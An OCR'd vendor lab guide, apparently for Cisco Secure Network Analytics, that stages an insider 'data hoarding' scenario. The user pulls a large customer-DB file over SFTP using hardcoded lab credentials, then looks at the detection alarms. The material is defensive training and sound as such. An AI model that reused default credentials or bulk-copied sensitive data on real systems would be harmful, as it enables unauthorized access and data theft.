
Lab 4. Data hoarding

One of the most valuable assets for an organization is its intellectual property, confidential information, and information stored in the company networks. Data breaches cost organizations millions of dollars. The global average cost of a data breach is $3.62 million and the average cost for each lost or stolen record containing sensitive and confidential information is $141. Insider threats, and disgruntled employees could take data and exfiltrate it for financial gain or just to cause harm.

The Secure Network Analytics Data Hoarding alarm indicates that a host within a network has downloaded an unusual amount of data from one or more servers. These events provide valuable insight into unauthorized data movement that might be taking place in the network.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab4.

About Insider & Advanced Threat Detection



“I plan to leverage my access for a side hustle.”

Goals

1. If I am being deliberate, my goal may be to hurt my company or to personally gain financially or otherwise
2. Steal HR records to get everyone’s salary to better negotiate my position
3. Exploit a flaw in financial software to make a financial gain from the exfiltration of data or the installation of malware

Attack Vectors

Data Exfiltration | Instaling Malicious Software | Exploitation of Poor Access Controls

Mitigation Techniques

- Strict and comprehensive Identi!cation, Access and Authorization controls for all users
- Regular internal security audits/vulnerability scans
- Endpoint control systems
- Agents with comprehensive logging, tracing and alerting
- User Behavioral Analytics
- Well defined security policies and enforcement mechanisms

Expertise

Security: NOVICE — EXPERT

Networking: NOVICE — EXPERT

SecOps Strategy

MONITOR: Monitor for data exfiltration to the Internet or other unusual destinations

ALERT: Trigger alerts for unusual relationships that do not commonly occur or are not permitted

TRACK: Track anomalous network traffic such as excessive flows from an endpoint to a valuable server

Izzy

The Insider Threat


Google This: Target Breach, Anthem exfiltration, Boeing spy


Age: 18-60

Location: Global

Description: Insider threats range from careless employees (accidentally misplace laptop, uses universal passwords, etc.) to malicious employees. Insider threats can also result from compromised employee accounts.

Refer to the image below to ensure you are collecting full netflow somewhere along the path between the attacker and victim IP.





Behavioral and Anomaly Detection Model

Behavioral Algorithms are Applied to Build "Security Events"

Collect and Analyze Flows

Flows

Security Observations

Addr_Scan
..
Bad_Flag_ACK**
Beaconing Host
Bot Infected Host - Successful
Brute Force Login
Fake Application
Flow_Denied
..
ICMP Flood
..
Max Flows Initiated
Max Flows Served
..
Suspect Data Hoarding
Suspect Data Loss
Suspect Long Flow
..
UDP Received

Alarm Category

Concern
Recon
C&C
Exploitation
Data hoarding
Exfiltration
DDoS target

Response

Alarm table
Host snapshot
Email
Syslog / SIEM
Mitigation

Test Drive Objectives

Security events contribute index points to alarms. Alarms are grouped into Alarm categories.

Security Events Associated with the Data Hoarding Alarm Category include:

1. Suspect Data Hoarding
    a. Suspect Data Hoarding monitors how much TCP/UDP data an inside host, while acting as a client, downloads from internal servers. The event fires when the amount of data surpasses the threshold for a given host. This threshold is built automatically by baselining.
    b. This event is an indication of a particular host gathering data to prepare for exfiltration or other larger-than-normal downloads of internal data.
2. Target Data Hoarding
    a. Target Data Hoarding monitors how much TCP/UDP data an inside host, while acting as a server, serves to other inside clients. The event fires when the amount of data surpasses the threshold for a given host. This threshold is built automatically through baselining.
    b. This event is potentially an indication of one or many Inside Hosts gathering more data than normal from a particular Inside Host, potentially in preparation for exfiltration or misuse.

Test Drive Requirements

The Secure Network Analytics system configuration minimum requirements are:

- Visibility of all host-to-host traffic from the core and/or distribution
- Stealthwatch Release 6.9 or greater

Test Drive Outline

The “attacker” in this scenario will be downloading a large file. You choose the method of transfer (ftp, Windows file share, etc.), but the file needs to be over 300 MB.

Ensure you are collecting full NetFlow somewhere along the path between the attacker and victim IP.

In the following examples, the attacker IP address will be 198.19.30.36.

An employee has turned in their 2 weeks’ notice to work at another company. The employee is part of the account team that covers North America. She is leaving on good terms but is leaving for a competitor. There are various projects and trainings she was owner of within the company and is now downloading that sensitive data on her final day of employment. Secure Network Analytics will detect and alert you to this abnormality. Even though this user is allowed to access these servers, she is downloading an unusual amount of data.

Transfer a large amount of data on from your attacking system

The steps to conduct this attack will vary depending on the type of system that you are using both for your attack and for your file share.

If you are using Windows and copying the file across a Windows file share, use Windows Explorer to connect from the attacker system.

An FTP client would be used if you are connecting to a system serving files with an FTP server.

In this example, we will be transferring a 380 MB file via SCP from a database server to the Wkst1within dCloud.

1. Launch **WinSCP**, from the desktop of WKST1.


Note: If an update appears, ignore the update.

2. Select **CDS**, as shown below.

Note: The IP address of **198.19.20.134**, the username is already cached for login.

3. Select **Login** and enter **C1sco12345** for the password if prompted.

Note: If you see a prompt with a certificate warning in WinSCP, click **OK** and continue.



File protocol: SFTP

Host name: 198.19.20.134

Port number: 22

User name: root

Password:

0 B of 10.8 MB in 0 of 6

1 hidden


Not connected.

5. Locate the file **encrypted-customer-DB** and transfer it to your Downloads folder on the Wkst1.

   Note: if you do not see encrypted-customer-DB on the CDS server, you will need to SSH into CDS as root and run **./install-exploit-kit** which was completed in a different lab. This will surface the encrypted-customer-DB for this lab.

6. Initiate the transfer to the attacker system.

7. Close WinSCP.



Transfer Settings: Default

C:\Users\Administrator.WKST1\Downloads\

Name
..
dCloud Scripts
dCloud Scripts.zip

/root/

Name	Size	Changed	Rights
..		5/3/2017 10:58:05 AM	rwxr-xr-x
archived		11/9/2017 1:32:58 PM	rwxr-xr-x
bashkit		5/8/2018 2:20:37 PM	rwxr-xr-x
push		8/3/2017 2:29:48 PM	rwxr-xr-x
working		10/5/2017 3:30:11 PM	rwxr-xr-x
encrypted-customer-DB	387,943 KB	3/11/2019 9:51:54 PM	rw-r--r--
	21 KB	11/15/2017 2:55:53 PM	rwxr-xr-x
	5 KB	3/11/2019 11:22:40 PM	rwxr-xr-x
	11,061 KB	3/11/2019 11:22:46 PM	rw-r--r--
	0 KB	3/11/2019 12:01:01 AM	rw-r--r--
	4,265 KB	3/11/2019 11:45:01 PM	rw-r--r--
	12 KB	8/2/2017 5:57:19 PM	rwxr-xr-x
	7 KB	3/6/2017 9:08:17 AM	rwxr-xr-x

30% Downloading

File: encrypted-customer-DB
Target: C:\Users\Administrator.WKST1\Downloads\

Time left: 0:00:16 Time elapsed: 0:00:07
Bytes transferred: 116 MB Speed: 16.2 MB/s

Unlimited

0 B of 18.4 MB in 0 of 2


9 hidden

SFTP-3 0:16:15

Review Secure Network Analytics for Data Hoarding Alarms

Secure Network Analytics should have detected the data hoarding from your attacking system. The resulting data hoarding alarms for this attack can be observed in the Secure Network Analytics interface. While not covered in this document, you also could have received an alert via email or a syslog message to your SIEM.


1. Launch **Chrome** from the desktop of your Wkst1, as shown below.
2. Select the **SMC (WebUI)** bookmark from the Appliances folder of the bookmark toolbar.
3. Login with username **admin** and password **C1sco12345**.



USER NAME * admin

PASSWORD * ••••••••••

4. Look at the Data Hoarding section under Alarming Hosts. In this example, Secure Network Analytics has created six alarms for data hoarding traffic. Click the number below Data Hoarding to open up that alarm. In this example, you'd click **5**.




Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
11	0	8	0	1	0	1	5	2	4	0

5. Secure Network Analytics has determined that there is data hoarding activity above the acceptable threshold, which you can see in the DH column. Click the value in the DH section to further drill into the alarm.

6. We can see that the data hoarding alarm has far exceeded its threshold for **198.19.30.36**. Click **DH % value** to get more details. In the below example, it would be 4,660%.

Note: This may take a minute or two to appear for this host.




Host

Sort by overall severity

Host Address	Host Name	Last Active	CI	TI	RC	C&C	EP	DS	DT	DH
10.201.3.149		9/8/19 8:27 AM	216%		1,899%					40,518%
10.201.0.23		9/8/19 8:27 AM	11%	1%						2,098%
10.201.3.18		9/8/19 8:27 AM	32%	1%	4,349%					2,928%
198.19.30.36	wkst1.dcloud.local.	9/8/19 8:25 AM	2,980%	1%	38%					2,342%
10.150.1.200		9/8/19 5:14 AM	256%	1%	2,980%				46%	357%

First Previous 1 Next Last

7. Click the section that begins with "Observed" under Details to get additional information on this alarm.



Data Hoarding | 198.19.30.36 (1)


Alarms

First Active	Source Host Groups	Source	Target Host Groups	Target	Policy	Event Alarms	Source User	Details
9/8/19 8:25 AM	File Servers	198.19.30.36	--	Multiple Hosts	Insider Threat Use Case Policy	--	admininstrator	Observed 234.26k points. Policy maximum allows up

Previous 1 Next

8. In this example, the attacker system has connected to multiple hosts.

9. Open a Host Report: Select source host **198.19.30.36**.



Security Events | 198.19.20.36 (1)


All Security Events For 198.19.20.36

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	SOURCE HOST	SOURCE HOST GROUP	TARGET HOST	TARGET HOST GROUP	ACTIONS
Suspect Data Hoarding	2	466,002	02/02 4:10:00 AM	198.19.20.36	End User Devices	Multiple Hosts	--	

The host report provides informative widgets to investigate a host and includes:

1. Cognitive Threat Analytics – Detections from multilayered machine learning and global threat analytics to identify threats.
2. Application Traffic – The application traffic, amount of traffic, internally and externally.
